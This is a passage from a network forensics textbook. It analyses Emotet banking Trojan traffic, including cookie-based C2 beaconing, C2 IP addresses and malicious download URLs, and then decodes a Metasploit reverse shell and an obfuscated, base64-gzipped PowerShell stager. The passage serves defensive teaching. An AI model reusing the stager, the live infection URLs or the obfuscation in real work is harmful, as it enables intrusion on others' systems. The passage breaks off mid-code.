| <pre>GET / HTTP/1.1 Cookie: 32638=fKISKSQM41+YJpaL&vX/IMRZ&TsD2z1ZAgXWK1VOvRWOSM&1szHHBOtJCPxzcxLQlF+1QhQeJ/ Aqt26qFg2j9w9ihjHSY9+T3f1f5vZwgp07N6QWJXz67&EW7fza06P6f1c7&909mmeaPGj+N3/34ZXqJWgBf19pZL+UA+yLMmf09F6gvtrYwuJHfj 7JdwV5zuwj/HXEk+6G63QZCS0tQaPuTG3NMMWMBDjpqdNZpAiDGWzdmencwA04LiT5iOQ&Mn0aS0kIf1Ri/ VTf23pJm4MAHn&vm51Xdkn4XNVnviuAYCPD2hLVFvzuMp&CRiEUzV4yQKMDHKmqVUddQy10dQkt9yiHxQ9wN1guzSi3h3PJp1M606ESNmD&ZqK4j aYbhvc7JgbYmoUBRcvp41UItm6tTUhz1I4nQnq1Xd2OrI9yFYH5j24JQTC1zZ0r0ltN7EA== User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 189.244.86.184:990 Connection: Keep-Alive Cache-Control: no-cache</pre> |
|--|
| HTTP/1.1 200 OK Server: nginx |
| Date: Wed, 14 Nov 2018 17:32:56 GMT |
| Content Type: text/html: charset=UTF-8 |
| Content-Length: 132 |
| Connection: keep-alive |
| |
| fT.w\JT .gF.0 .0,.'pM7.5\$}.{E6&.C`vu.W\$W#4.4 m.H 73E[PsyUGET / HTTP/1.1 |
| Cookie: 28053=BZhLgKsMTUyFpQoMXarC8IwO4pzVfu0lK3mOjweeEpUomfNJQpDx/ |
| K5rx8IYwEM0q0XSVGuPXOquWHGw8GvpMTLkdnS7xzPNFjAB/mJGqf9nmYLXsJCyf5RkaXyRX1eaZYurTQsCZ1Wv/ |
| 2hZ8Ph0lC0x3pS15P5Y1Q4Jv0J3Zj0mDfbT1nCob/ac9b0U/dT5xCpc7/Zxi3DmzvvCUSRF/6vr1n63E8kdZigUv4yCPA51BMTsWfXZI64AXK4a/ |
| x2JYRAyti//yzKfrz9Rx+UUv/ejxXG3JoIXki4M174dfK1qROyxtR4e3UI0nPCt09alu+MQAcg2aQIQZhJk10a9NqmG8McVU5RE7FL/ |
| 2Kw74ebzslT9ZxdFzv10Q4gvPlLdB+PCr1dpSV4MVSb5gXQHhaxVU6jL6xjBCHZB5Kx4YBpFludM |
| User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) |
| Host: 189.244.86.184:990 |
| Connection: Keep-Alive |
| Cache-Control: no-cache |
| |

From what we can see by following the TCP stream, the Trojan is sending out data by making use of cookies. This data may be the command outputs, beaconing behavior (installed malware sends out periodic information to the attacker stating that it is alive and ready to take inputs), or file content. However, if we look at the credentials section of NetworkMiner, we get a different picture:

| Client | Server | Protocol | Usemame | Password | Valid login | Login timestamp |
|--|--|---|--|-------------------|-------------------------------|--|
| 10.11.14.101 (Windows) | 24.201.79.34 [24.201.79.34:8080] | HTTP Cookie | 1530=HZgHPtDQiZen+EvduVVsbII9pd5uZxtm | N/A | Unknown | 2018-11-14 17:47:34 UTC |
| 10.11.14.101 (Windows) | 71.163.171.106 [71.163.171.106] | HTTP Cookie | 62913=QNd+zpG1HHBqvBllbdPpaoGTSo1Cq | N/A | Unknown | 2018-11-14 17:45:19 UTC |
| 10.11.14.101 (Windows) | 71.163.171.106 [71.163.171.106] | HTTP Cookie | 17783=FsyDBpTGtLqi8VqhDR4TZu0Yp+plo/ | N/A | Unknown | 2018-11-14 17:45:39 UTC |
| 10.11.14.101 (Windows) | 109.170.209.165 [109.170.209.165:8080] | HTTP Cookie | 22714=G4FrsIA4CeaTUI60MD77TyFv+Gocfg/ | N/A | Unknown | 2018-11-14 17:46:51 UTC |
| 10.11.14.101 (Windows) | 133.242.208.183 [133.242.208.183:8080] | HTTP Cookie | 16242=NgjGq49OG7ePJc6EHQGWiFB/eLx0V | N/A | Unknown | 2018-11-14 17:48:55 UTC |
| 10.11.14.101 (Windows) | 173.11.47.169 [173.11.47.169:8080] | HTTP Cookie | 34606=BpEzQBGF5YINzrLOuwD9H4baQLCW | N/A | Unknown | 2018-11-14 17:35:10 UTC |
| 10.11.14.101 (Windows) | 173.11.47.169 [173.11.47.169:8080] | HTTP Cookie | 49430=kBYNNtBLgBTmxGaHHxcNpdCmn+1f | N/A | Unknown | 2018-11-14 17:39:38 UTC |
| 10.11.14.101 (Windows) | 173.11.47.169 [173.11.47.169:8080] | HTTP Cookie | 8742=UbfU45wArb6xe8PGQOvHW0h3RoPiu+ | N/A | Unknown | 2018-11-14 17:53:39 UTC |
| 10.11.14.101 (Windows) | 173.11.47.169 [173.11.47.169:8080] | HTTP Cookie | 5283=F5ijsdh1zc2QSjiAZ30k5ol4sGu7VUgGb | N/A | Unknown | 2018-11-14 21:01:22 UTC |
| 10.11.14.101 (Windows) | 186.18.236.83 [186.18.236.83:8080] | HTTP Cookie | 65135=GaEALOJY/7DRwduLNUhx84NVim44 | N/A | Unknown | 2018-11-14 17:35:32 UTC |
| 10.11.14.101 (Windows) | 186.18.236.83 [186.18.236.83:8080] | HTTP Cookie | 14034=GoGfAuXolqOvVDBBO6o8/n4ASWGsi | N/A | Unknown | 2018-11-14 17:40:29 UTC |
| 10.11.14.101 (Windows) | 186.18.236.83 [186.18.236.83:8080] | HTTP Cookie | 60082=GkkPXTsSSc+q3sQ4li15VutXa4bPG0 | N/A | Unknown | 2018-11-14 17:54:01 UTC |
| 10.11.14.101 (Windows) | 186.18.236.83 [186.18.236.83:8080] | HTTP Cookie | 42427=nwcSn1dG1AEPiAGuV/Ay2WQy7gSq | N/A | Unknown | 2018-11-14 21:01:35 UTC |
| 10.11.14.101 (Windows) | 200.127.55.5 [200.127.55.5] | HTTP Cookie | 65515=FbuPCofjx1HSpEFlpqCZZkjM0NyyVyO | N/A | Unknown | 2018-11-14 17:41:00 UTC |
| 10.11.14.101 (Windows) | 200.127.55.5 [200.127.55.5] | HTTP Cookie | 23954=kwrXNfSzBQu8xAifFBnv2RVn0N6AUG | N/A | Unknown | 2018-11-14 17:54:30 UTC |
| 10.11.14.101 (Windows) | 205.185.187.190 [205.185.187.190] | HTTP Cookie | 52495=WXQ/wrJDCM5kc5BOqzFLLHmOd3Y | N/A | Unknown | 2018-11-14 17:47:23 UTC |
| 10.11.14.101 (Windows) | 210.2.86.72 [210.2.86.72:8080] | HTTP Cookie | 50088=e7sp79Kq5TdBnt9D5eY23uf9Qyp7ljUc | N/A | Unknown | 2018-11-14 17:42:55 UTC |
| 10.11.14.101 (Windows) | 210.2.86.72 [210.2.86.72:8080] | HTTP Cookie | 6733=gLl9Gy5cBe3w2P/VsV7C+v/SSvEjUdK | N/A | Unknown | 2018-11-14 17:56:24 UTC |
| 10.11.14.101 (Windows) 10.11.14.101 (Windows) 10.11.14.101 (Windows) | 200.127.55.5 [200.127.55.5] 205.185.187.190 [205.185.187.190] 210.2.86.72 [210.2.86.72:8080] | HTTP Cookie HTTP Cookie HTTP Cookie | 23954=kwrXNfSzBQu8xAfFBnv2RVn0N6AUG 52495=WXQ/wrJDCM5kc5BOqzFLLHmOd3Y 50088=e7sp79Kq5TdBnt9D5eY23uf9Qyp7ljUc | N/A N/A N/A | Unknown Unknown Unknown | 2018-11-14 17:54:30 UT 2018-11-14 17:47:23 UT 2018-11-14 17:42:55 UT |

We can see that a similar kind of cookie in the HTTP request is sent to other IPs as well. Investigating the SSL certificates by uploading the PCAP file to https://packettotal.com/ , we can see the following information in the SSL **Certificates** tab:

| (+ | 2018-11-14 17:33:49 | CqCC9FxDZaar5GSda | ProtocolDetector::Server_Found | 189.244.86.184: HTTP server on port 990/tcp | HTTP | 10.11.14.101 | 49213 | 189.244.86.184 | 990 | 189.244.86.184 |
|----|---------------------|--------------------|----------------------------------|--|--------------|--------------|-------|--------------------------------------|-----|-----------------|
| ۲ | 2018-11-14 17:33:49 | CqCC9FxDZaar5GSda | ProtocolDetector::Protocol_Found | 10.11.14.101:49213 > 189.244.86.184:990 HTTP on port 990/tcp | HTTP | 10.11.14.101 | 49213 | 189.244.86.184 (2) (2) (2) | 990 | 10.11.14.101 |
| • | 2018-11-14 17:50:56 | CqjFr14NZSknJg8U6c | SSL::Invalid_Server_Cert | SSL certificate validation failed with (self signed certificate) | CN=main.info | 10.11.14.101 | 49274 | 185.129.49.19 Q | 443 | 10.11.14.101 |
| • | 2018-11-14 17:58:18 | CvC76O2s4kEEL6Hpfe | ProtocolDetector::Protocol_Found | 10.11.14.101:49305 > 173.160.205.161:990 HTTP on port 990/tcp | HTTP | 10.11.14.101 | 49305 | 173.160.205.161 | 990 | 10.11.14.101 |
| ۲ | 2018-11-14 17:58:18 | CvC76O2s4kEEL6Hpfe | ProtocolDetector::Server_Found | 173.160.205.161: HTTP server on port 990/tcp | HTTP | 10.11.14.101 | 49305 | 173.160.205.161 | 990 | 173.160.205.161 |
| ٠ | 2018-11-14 17:59:42 | Ce9gkm3UFmFzuMlkBj | ProtocolDetector::Server_Found | 160.36.66.221: HTTP server on port 990/tcp | HTTP | 10.11.14.101 | 49307 | 160.36.66.221 | 990 | 168.36.66.221 |
| • | 2018-11-14 17:59:42 | Ce9gkm3UFmFzuMlkBj | ProtocolDetector::Protocol_Found | 10.11.14.101:49307 > 160.36.66.221:990 HTTP on port 990/tcp | HTTP | 10.11.14.101 | 49307 | 160.36.66.221 | 990 | 10.11.14.101 |

The SSL certificate is self-signed, and failed the validation. So, summing up the analysis, we have the following summary of events:

- The malicious 363439590633444.doc document form containing a VBA downloader macro was downloaded from http://bysound.com.tr/ (78.135.65.15) at the 10.11.14.101 host.
- The document was executed with macros enabled, which ran the VBA macro script and made two HTTP requests to the server hosted on http://c-t.com.au/ (50.62.194.30).
- The first HTTP request, GET /PspAMbuSd2 HTTP/1.1\r\n, caused a 301 permanently moved error.
- The second HTTP request, GET /PspAMbuSd2/ HTTP/1.1\r\n, served an executable which contained Emotet banking Trojan.
- As soon as the Emotet executable was executed, it tried connecting to its command and control server, which is hosted at 50.78.167.65:7080.
- The executable then tried connecting to various IP addresses, and looks like it finally connected to 186.18.236.83:8080, as seen in the following screenshot:

| 600 10.11.14.101 | 50.78.167.65 | HTTP | 765 GET / HTTP/1.1 | |
|--------------------|----------------|------|----------------------|-------------|
| 614 10.11.14.101 | 189.244.86.184 | HTTP | 811 GET / HTTP/1.1 | |
| 616 189.244.86.184 | 10.11.14.101 | HTTP | 342 HTTP/1.1 200 OK | (text/html) |
| 618 10.11.14.101 | 189.244.86.184 | HTTP | 787 GET / HTTP/1.1 | |
| 632 10.11.14.101 | 173.11.47.169 | HTTP | 767 GET / HTTP/1.1 | |
| 641 10.11.14.101 | 186.18.236.83 | HTTP | 767 GET / HTTP/1.1 | |
| 832 186.18.236.83 | 10.11.14.101 | HTTP | 1170 HTTP/1.1 200 OK | (text/html) |

• After it connected, it did some encrypted communication, and then went onto polling the IPs, as it did previously. Next, as shown in the following screenshot, it did some encrypted communication with 71.163.171.106 again, and went on to repeat the same pattern for a number of IPs, as follows:

| Address | Port | Packets | Bytes | Tx Packets | Tx Bytes | Rx Packets | Rx Bytes |
|-----------------|-------|---------|--------|------------|----------|------------|----------|
| 160.36.66.221 | 990 | 1,840 | 1461 k | 1,272 | 1417 k | 568 | |
| 185.129.49.19 | 443 | 1,318 | 857 k | 874 | 802 k | 444 | |
| 185.129.49.19 | 80 | 1,318 | 74 k | 752 | 42 k | 566 | |
| 10.11.14.101 | 49283 | 1,018 | 57 k | 437 | 25 k | 581 | |
| 10.11.14.101 | 49307 | 1,015 | 1028 k | 243 | 14 k | 772 | |
| 10.11.14.101 | 49202 | 517 | 459 k | 178 | 10 k | 339 | |
| 50.62.194.30 | 80 | 517 | 459 k | 339 | 449 k | 178 | |
| 10.11.14.101 | 49390 | 430 | 177 k | 167 | 9722 | 263 | |
| 10.11.14.101 | 49245 | 385 | 318 k | 147 | 9328 | 238 | |
| 71.163.171.106 | 80 | 385 | 318 k | 238 | 309 k | 147 | |
| 173.160.205.161 | 990 | 312 | 159 k | 196 | 151 k | 116 | |
| 10.11.14.101 | 49305 | 306 | 158 k | 112 | 6774 | 194 | |
| 10.11.14.101 | 49371 | 300 | 17 k | 129 | 7551 | 171 | |
| 10.11.14.101 | 49282 | 270 | 287 k | 52 | 3411 | 218 | |
| 186.18.236.83 | 8080 | 218 | 167 k | 129 | 160 k | 89 | |
| 10.11.14.101 | 49274 | 209 | 207 k | 46 | 3625 | 163 | |
| 10.11.14.101 | 49217 | 197 | 164 k | 75 | 4775 | 122 | |
| 10.11.14.101 | 49379 | 191 | 164 k | 65 | 4214 | 126 | |
| 10.11.14.101 | 49278 | 141 | 143 k | 28 | 2115 | 113 | |
| 10.11.14.101 | 49281 | 102 | 98 k | 23 | 1845 | 79 | |
| 10.11.14.101 | 49201 | 71 | 53 k | 31 | 1965 | 40 | |
| 78.135.65.15 | 80 | 71 | 53 k | 40 | 51 k | 31 | |

• From what we can see in the preceding screenshot, we have IPs with the highest packet count, and they have been communicating with the infected host using TLS encryption, for which the SSL validation failed.

We now have enough information for the IOCs from the previous investigation. However, we saw how encryption made analysis difficult for us. To read more on Emotet, refer to https://www.fortinet.com/blog/threat-research/analysis-of-a-fresh-variant-of-the-emotet-malware.html.



The PCAP contains a live sample of the banking Trojan. Do not execute it on your host machine! Always run or analyze such samples in a virtualized environment.

Summary

Throughout this chapter, we saw how we can dissect malware such as LokiBot on the packet level and gain insight into its activities on the infected system. We saw how we could decrypt ransomware, and saw strategies for working with the PyLocky and Hidden Tear ransomware samples. We learned how we can use automated techniques by using websites such as VirusTotal, Hybrid-Analysis, and https://packettotal.com/ for our investigation. We worked on a live sample of the Emotet banking Trojan and drew IOCs out of it.

In the next chapter, we will discuss command and control systems and how we can analyze the most common ones. We will be looking into some advanced and popularly used C2 tools to learn about their behavior on the wire and try developing strategies to recognize them.

Questions and exercises

Attempt the following exercise for gaining hands-on experience with network malware analysis:

- 1. Complete all exercises on Emotet Banking Trojan from https://www.malware-traffic-analysis.net/training-exercises.html
- 2. Complete challenge 10 and 11 from https://github.com/nipunjaswal/ networkforensics/tree/master/Challenges?
- 3. Can you decrypt a ransomware through PCAP? If yes, how and under what conditions?
- 4. Most of the Command and Control servers have?
 - 1. Encryption
 - 2. Encoding
 - 3. Beaconing behavior
 - 4. None of the above
 - 5. All of the above

- 5. Most of the banking Trojans gets installed on the system through?
 - 1. Phishing
 - 2. Malspam
 - 3. Exploits
 - 4. Human errors
 - 5. All of the above
 - 6. None of the above

Further reading

To gain the most out of this chapter, go through the following links:

- Read more on malware analysis at https://www.sans.org/reading-room/ whitepapers/malicious/paper/2103
- Read more on WannaCry ransomware at https://www.endgame.com/blog/ technical-blog/wcrywanacry-ransomware-technical-analysis
- In-Depth analysis of SamSam Ransomware at https://www.crowdstrike.com/ blog/an-in-depth-analysis-of-samsam-ransomware-and-boss-spider/

7 Investigating C2 Servers

In the last chapter, we saw how malware analysis works in the context of network forensics. Let's study some advanced and popularly-used **Command and Control (C2)** tools to learn about their behavior on the wire and try to develop strategies to recognize them. The most popular tools for C2 are **Metasploit** and **Empire**, which are both used in red-teaming exercises and professional penetration tests. However, an easy-to-use choice can sometimes lure cyber criminals to use it as well. While many detection tools detect Metasploit usage, it is recommended that we go through a manual investigation of events as well.

In this chapter, we will look at the following topics:

- Decoding the Metasploit shell
- Case study decrypting the Metasploit Reverse HTTPS Shellcode
- Empire C2 analysis
- Case study CERT.SE's major fraud and hacking criminal case, B 8322-16

Let's first investigate the basic reverse TCP shell used in Metasploit. We will examine the meterpreter_basic.pcap file for this exercise.

Technical requirements

To complete the exercises in the chapter, you will require the following:

- VMWare Player/VirtualBox installation with Kali Operating system installed, You can download it from https://www.offensive-security.com/kali-linuxvm-vmware-virtualbox-image-download/
- Wireshark v3.0.0 (https://www.wireshark.org/download.html) installed on Windows 10 OS/ Ubuntu 14.04 (already present in Kali Linux)
- PowerShell (already present on Windows 10)
- Python (already present on Kali Linux)

- Download NetworkMiner from https://www.netresec.com/?page= Networkminer
- Download PCAP files for this chapter from https://github.com/nipunjaswal/ networkforensics/tree/master/Ch7

Decoding the Metasploit shell

Let's start investigating the file in Wireshark to try to deduce what happened. We will focus on gathering the following details:

- C2 server IP
- C2 server port
- Infected system IP
- Infected system's port
- Actions performed by the attacker
- Time of the attack
- Duration of the attack

Let's fire up Wireshark and choose **Statistics** | **Conversations** | **TCP** tab:

| Ethernet 14 | IPv4 · 1 | .3 IPv6 · 3 | TCP · 4 | UDP · | 119 | | | | | | | | |
|----------------|----------|----------------|---------|---------|-------|---------------------------|-------------------------|---------------------------|-------------------------|-------------------------|----------|--------------------------|--------------------------|
| Address A | Port A | Address B | Port B | Packets | Bytes | Packets A \rightarrow B | Bytes $A \rightarrow B$ | Packets B \rightarrow A | Bytes $B \rightarrow A$ | Rel Start | Duration | Bits/s $A \rightarrow B$ | Bits/s B \rightarrow A |
| 192.168.46.128 | 49274 | 192.168.46.129 | 4433 | 392 | 444 k | 81 | 12 k | 311 | 432 k | 91.612553 | 46.6188 | 2088 | |
| 192.168.46.128 | 49272 | 192.168.46.129 | 80 | 3 | 186 | 2 | 120 | 1 | 66 | 5.750706 | 0.0003 | _ | |
| 192.168.46.128 | 49273 | 192.168.46.129 | 80 | 112 | 20 k | 54 | 10 k | 58 | 9240 | 27.387962 | 94.6942 | 919 | |
| 192.168.46.128 | 49261 | 192.168.46.129 | 80 | 4 | 228 | 2 | 108 | 2 | 120 | 36.9 <mark>16185</mark> | 81.6621 | 10 | |

We can see that we have two conversations primarily between 192.168.46.128 and 192.168.46.129 on port 80 and 4433. Let's filter the conversation using TCP as the filter and analyze the output:

| _ | | | _ | | |
|------|-----------------------|---------------------|-----------|------------------------------|---|
| No. | Source IP | Destination IP | Protocol | Source Port Destination Port | Info |
| | 23 192.168.46.128 | 192.168.46.129 | TCP | 49272 80 | 49272 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| | 24 192.168.46.129 | 192.168.46.128 | TCP | 80 49272 | 80 → 49272 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128 |
| | 25 192.168.46.128 | 192.168.46.129 | TCP | 49272 80 | 49272 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0 |
| E | 71 192.168.46.128 | 192.168.46.129 | TCP | 49273 80 | 49273 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| | 72 192.168.46.129 | 192.168.46.128 | TCP | 80 49273 | 80 → 49273 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128 |
| | 73 192.168.46.128 | 192.168.46.129 | TCP | 49273 80 | 49273 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0 |
| | 74 192.168.46.129 | 192.168.46.128 | TCP | 80 49273 | 80 → 49273 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=4 |
| | 75 192.168.46.128 | 192.168.46.129 | TCP | 49273 80 | 49273 → 80 [ACK] Seq=1 Ack=5 Win=65536 Len=0 |
| 4 | 76 192.168.46.129 | 192.168.46.128 | TCP | 80 49273 | 80 → 49273 [PSH, ACK] Seq=5 Ack=1 Win=29312 Len=267 |
| | 78 192.168.46.128 | 192.168.46.129 | TCP | 49273 80 | 49273 → 80 [PSH, ACK] Seq=1 Ack=272 Win=65280 Len=36 [TCP segment of a reassembled PDU] |
| | 79 192.168.46.129 | 192.168.46.128 | TCP | 80 49273 | 80 → 49273 [ACK] Seq=272 Ack=37 Win=29312 Len=0 |
| + | 80 192.168.46.128 | 192.168.46.129 | TCP | 49273 80 | 49273 → 80 [PSH, ACK] Seq=37 Ack=272 Win=65280 Len=91 |
| < | | | | | |
| > En | ame 78: 90 bytes on w | vire (720 bits), 90 | bytes cap | tured (720 bits) on int | erface 0 |
| | | | | 3), Dst: Vmware c0:34:b | |
| | ternet Protocol Versi | | | | |
| | | | | Port: 80, Seg: 1, Ack: | 272. Len: 36 |
| | | , | , | ,,, | |
| 0000 | 00 0c 20 c0 34 ba 0 | 0 0c 20 1f 85 33 0 | 8 00 15 0 |)).4)3E. | |
| | | | | 3 ·L)I@····· | |
| | | | | 3 v . Pu . S P. | |
| 0030 | | | | Mi crosoft | |
| 0040 | 57 69 6e 64 6f 77 7 | 73 20 5b 56 65 72 7 | 3 69 6f 6 | e Windows [Version | |
| 0050 | 20 36 2e 31 2e 37 3 | 16 30 30 5d | | 6.1.760 0] | |
| | | | | | |

We can see that the first TCP packets (23-25) are nothing but the three-way handshake. However, next, we have a separate conversation starting from packet 71. Another strange thing is that the communication port being used is port 80. However, for some reason, the data being displayed is still in TCP encapsulation and not in the application layer data (HTTP). This is strange and occurs in cases where port 80 is being used for non-HTTP communications. Let's right-click on packet 71 and follow the TCP stream:

| www.calidik • r | onow icr site | ani (icp.siteani eq | - shell_to_meterpreter.pcapng - | | × |
|-------------------------|---------------|---------------------|--|-------|--------|
| Copyright (| c) 2009 Mic | rosoft Corpora | tion. All rights reserved. | | |
| C:\Users\An | ex\Desktop> | dir | | | - 1 |
| dir | | | | | |
| Volume in | drive C has | no label. | | | |
| Volume Ser | ial Number | is 3A43-A02E | | | |
| | | | | | |
| Directory | of C:\Users | \Apex\Desktop | | | |
| 03/04/2019 | 12:58 PM | <dir></dir> | | | |
| 03/04/2019 | 12:58 PM | <dir></dir> | | | |
| 01/18/2019 | 11:26 PM | | 0 ''Microsoft'' | | |
| 01/18/2019 | | | 0 'Copyright' | | |
| 01/18/2019 | 11:26 PM | | 0 'Microsoft' | | |
| 01/18/2019 | 11:26 PM | | 0 'operable' | | |
| 01/03/2019 | 01:29 AM | <dir></dir> | Clean | | |
| 01/18/2019 | 11:26 PM | | 0 Copyright | | |
| 03/04/2019 | 10:53 AM | 73,8 | 02 Desk.exe | | |
| 03/04/2019 | 12:29 PM | 73,8 | 02 Desk3.exe | | |
| 03/04/2019 | 12:58 PM | 73,8 | 02 Desk_shell.exe | | |
| 01/18/2019 | 09:40 PM | <dir></dir> | DNS-Shell-master | | |
| 91/18/2019 | 09:39 PM | 4,6 | 08 DNS-Shell-master.zip | | |
| 01/18/2019 | 11:16 PM | <dir></dir> | icmpsh-master | | |
| 01/18/2019 | 10:48 PM | 243,0 | l0 icmpsh-master.zip | | |
| 05/17/2013 | 08:26 AM | | 33 icmpsh.exe | | |
| 01/03/2019 | 01:35 AM | | 38 index.html | | |
| 01/18/2019 | | | 37 Invoke-PowerShellIcmp.ps1 | | |
| 03/19/2013 | 12:30 AM | 9,656,8 | 32 isilk.msi | | |
| 01/18/2019 | | | 0 Microsoft | | |
| 01/18/2019 | | | 0 operable | | |
| 01/24/2019 | | | 24 OperaSetup.exe | | |
| 03/04/2019 | | | L6 password.txt | | |
| 09/10/2017 | | | 02 Procmon.exe | | |
| 2/28/2019 | | | 02 raw2.exe | | |
| 01/03/2019 | | | 20 shcore.dll | | |
| 02/28/2019 | | | 02 test2.exe | | |
| 01/03/2019 | | | 21 Test_DLL.7z | | |
| | 23 File(| | 731 bytes | | |
| | 5 Dir(s |) 27,833,237, | 04 bytes free | | |
| | 10.11 | | | | |
| | | | no. powershell get-host"&echo STJEXrMKAkjOshArBckoeWYztVtWXdpt | | |
| cmd.exe /c | "echo. po | wershell get-h | ost"&echo_STJEXrMKAkjOshArBckoeWYztVtWXdpt | | |
| 8 client pkts, 10 serve | | | | | _ |
| Entire conversation | on (13 kB) | | Show and save data as ASCII | Strea | am 1 |
| ind: | | | | Find | d Next |
| | | | | | |

Well, it looks as though we have our culprit! We can see a dir command being pushed and data being received. It is a case of C2 where the attacker might have executed the dir command and the response was sent to them. However, we have plenty of commands in the filtered streams. Additionally, the number of streams present in the pcap file is equal to the number of streams displayed in the TCP tab of the conversations. Hence, we know that there are four streams in the file, which are as follows:

- The three-way handshake
- The setup for C2 on port 80
- The dir command
- Communication on port 4433

While stream 2, which contains the dir command, is placed beneath stream 1, it was observed that stream 1 ended way after stream 2, as it was a continuous stream of a live shell.

Coming back to the commands in stream 1, the following command was executed:

```
cmd.exe /c "echo. | powershell get-host"&echo
STJEXrMKAkjOshArBckoeWYztVtWXdpt
```

The preceding command runs get-host from PowerShell, which displays the following output:

```
Name : ConsoleHost
Version: 2.0
InstanceId : 12db3119-6933-4952-926a-b57f6d910559
UI: System.Management.Automation.Internal.Host.InternalHostUserI
nterface
CurrentCulture : en-US
CurrentUICulture : en-US
PrivateData: Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
IsRunspacePushed: False
Runspace: System.Management.Automation.Runspaces.LocalRunspace
STJEXrMKAkjOshArBckoeWyztVtWXdpt
```

We can also see an identifier being echoed in the command. This identifier is generally used to identify unique output from a compromised host while also denoting the end of the output. Let's look at the next command:



Working with PowerShell obfuscation

The %COMSPEC% command is nothing but a placeholder variable for cmd.exe, and we can verify this by typing echo %COMSPEC% in CMD. Next, we can see that powershell.exe is being invoked in minimized and through a hidden window using the /min and -w hidden switches. In the following lines, PowerShell is being searched from system32 and 64-bit directories, such as sysWOW64. Let's decode the base64-encoded payload to see what lies beneath:

& ([scriptblock]::create((New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((New-Object IO.MemoryStream(, [Convert]::FromBase64String('H4sIAJrUfFwCA7VW+2/aSBD+OZX6P1gVkm3V4RFoeskp0q15muIEYh4hFEUbe22WrL2w XodHr//7jQEn6TWt2pPOArGenZmd+b6ZWRyJhTx2GCEL5ThWSn/6SeRKyiMF90fdovL17ZujLhY4VLSce2coue3ppqYfHYE4R/iH7h/KhaJN0GJR4y $\texttt{Gm0fT8vJoIQSK5f883iURxTMJ7Rkms6crfymhGBDm+up8TVypflNxdvsn4PWYHtU0Vuz0iHKPIS/c63MVpOHlnwajU1M+fVXlyXJrm68sEs1hTnU0sikMvpOHlnwajUNM+fVXlyXJrm68sEs1hTnU0sikMvpOHlnwajU1M+fVXlyXIrm68sEs1hTnU0sikMvpOHlnwajUNM+fVXlyXIrm68sEs1hTnU0sikMvpOHlnwajUNM+fVXlyXIrm68sEs1hTnU0sikMvpOHlnwajUNM+fVXlyXIrm68sEs1hTnU0sikMvpOHlnwajUNM+fVXlyXIrm68sEs1hTnU0sikMvpOHlnwajUNM+fVXlyXIrm68sEs1hTnU0sikMvpOhlnwajUNM+fVXlyXIrm68sEs1hTnU0sikMvpOhlnwajUNM+fVXlyXIrm68sEs1hTnU0sikMvpOhlnwajUNM+fVXlyXIrm68sEs1hTnU0sikMvpOhlnwajUNM+fVXlyXIrm68sEs1hTnU0sikMvpOhlnwayMvpOhlnwajUNM+fVXlyXIrm68sEs1hTnU0siKMVpOhlnwayMvpOhlnwayMvpOhlnwa$ SZj3GFN15aueHtjfLlim2tQVPOa+zI9oVD7JD6IY++QSvD0Sm8gZ92JVhzTgI4hMRKTsE0o97Pc1FZZdwV3keYLEoJ63okf+QLRc1DBmKH9pk8Px10 kkaUhqXxLBFw4Rj9Qlcb6FI4+Ra+JPtUuyyrL+VSPtpRFodaXQDSDitTht7iWM7E1V/ftIgT0dnoxByPzr2zdv3zzRzSovuYbV0WS3JhCb1uUx3Wld KEVDseEQLLnYwGuuLxKiT5VJCvpkolVyi/4dMn5sX8qUQXXZBcFkyKk3BYMDGbnYvFun8h8XVY34NCK1TYRD6mZ1o72GMPEZ2eWXz9QuISRNPWwQr0 $\label{eq:constraint} YYCbBMITOUyfdm92DKJ1szocwjArnAUgxRAYH6t8HsWdBUK7JJCAjt31VA3YdqJZn2oUI32enp0yipVYbj2FC6CbSLaygOwYx4hoKimB62UCL5bqk+def{eq:constraint} and the second secon$ 6rHRwQT/13hFk178s2xSID4UV8QLDDuDSUIRUS2j/Fddn9b4e/aPtdGFVBDkRoWW9MzI1Mazo33662abFnsOxAEBIAaAgemjgmpxVHCoBHe1e4o1UE z9iKmO2aD7SEVrRk2fAd0LLFax+9T+15qyBq65mPrNiyW91ar9WqPLadYUU6dUt+61rSrt/M5w5qXQ/G8tZCrT4tPowr20Wbbp008sbrwunW3K6K5n o7Dzx/XPP94KPvXJc+NGhnVO2ZxRPcqdWTzshcmcVKXKerVo8Oeg/thrwfDxke+IXgpnSG6boj5sMSt7cWQs1Z2d22/WFzZnubcYuSeaHYoT3UQ+iT ySoQMcbddCbD+ITbYD+jp9BAA1iWT15d6cqTov48qDPR+fktBAk1vSu6fIdEgZwZxXW5WITRW1xXipDkr2dW5YuNtvdlpLM7hebJ0ds519Naz8Vn/z NihwabwY/3c8SeZT/Z/SUUi8Yu3++k3wp+C9DfT3yEqQRVB8YDI/v76bX8D8Xx4uqOz4B3//Ckf52uEnl8Cff5P9ds5qy1CQAA'))),[I0.Compres sion.CompressionMode]::Decompress))).ReadToEnd()))

We get the preceding output after base64 decoding. However, it still does not make much sense. We can see another base64 encoded string and Gzip compression objects in the output. Let's try decompressing the Gzip compression and decoding it using base64 in the next section

Decoding and decompressing with Python

Let's drill deeper. Let's use Python to decode the contents, which are Gzip compressed and base64-encoded:

```
>>> import io
>>> import base64
>>> import gzip
>>> file_content =
io.BytesIO(base64.b64decode("H4sIAJrUfFwCA7VW+2/aSBD+0ZX6P1gVkm3V4RFoeskp0q
15muIEYh4hFEUbe22WrL2wXodHr//7jQEn6TWt2pPOArGenZmd+b6ZWRyJhTx2GCEL5ThWSn/6S
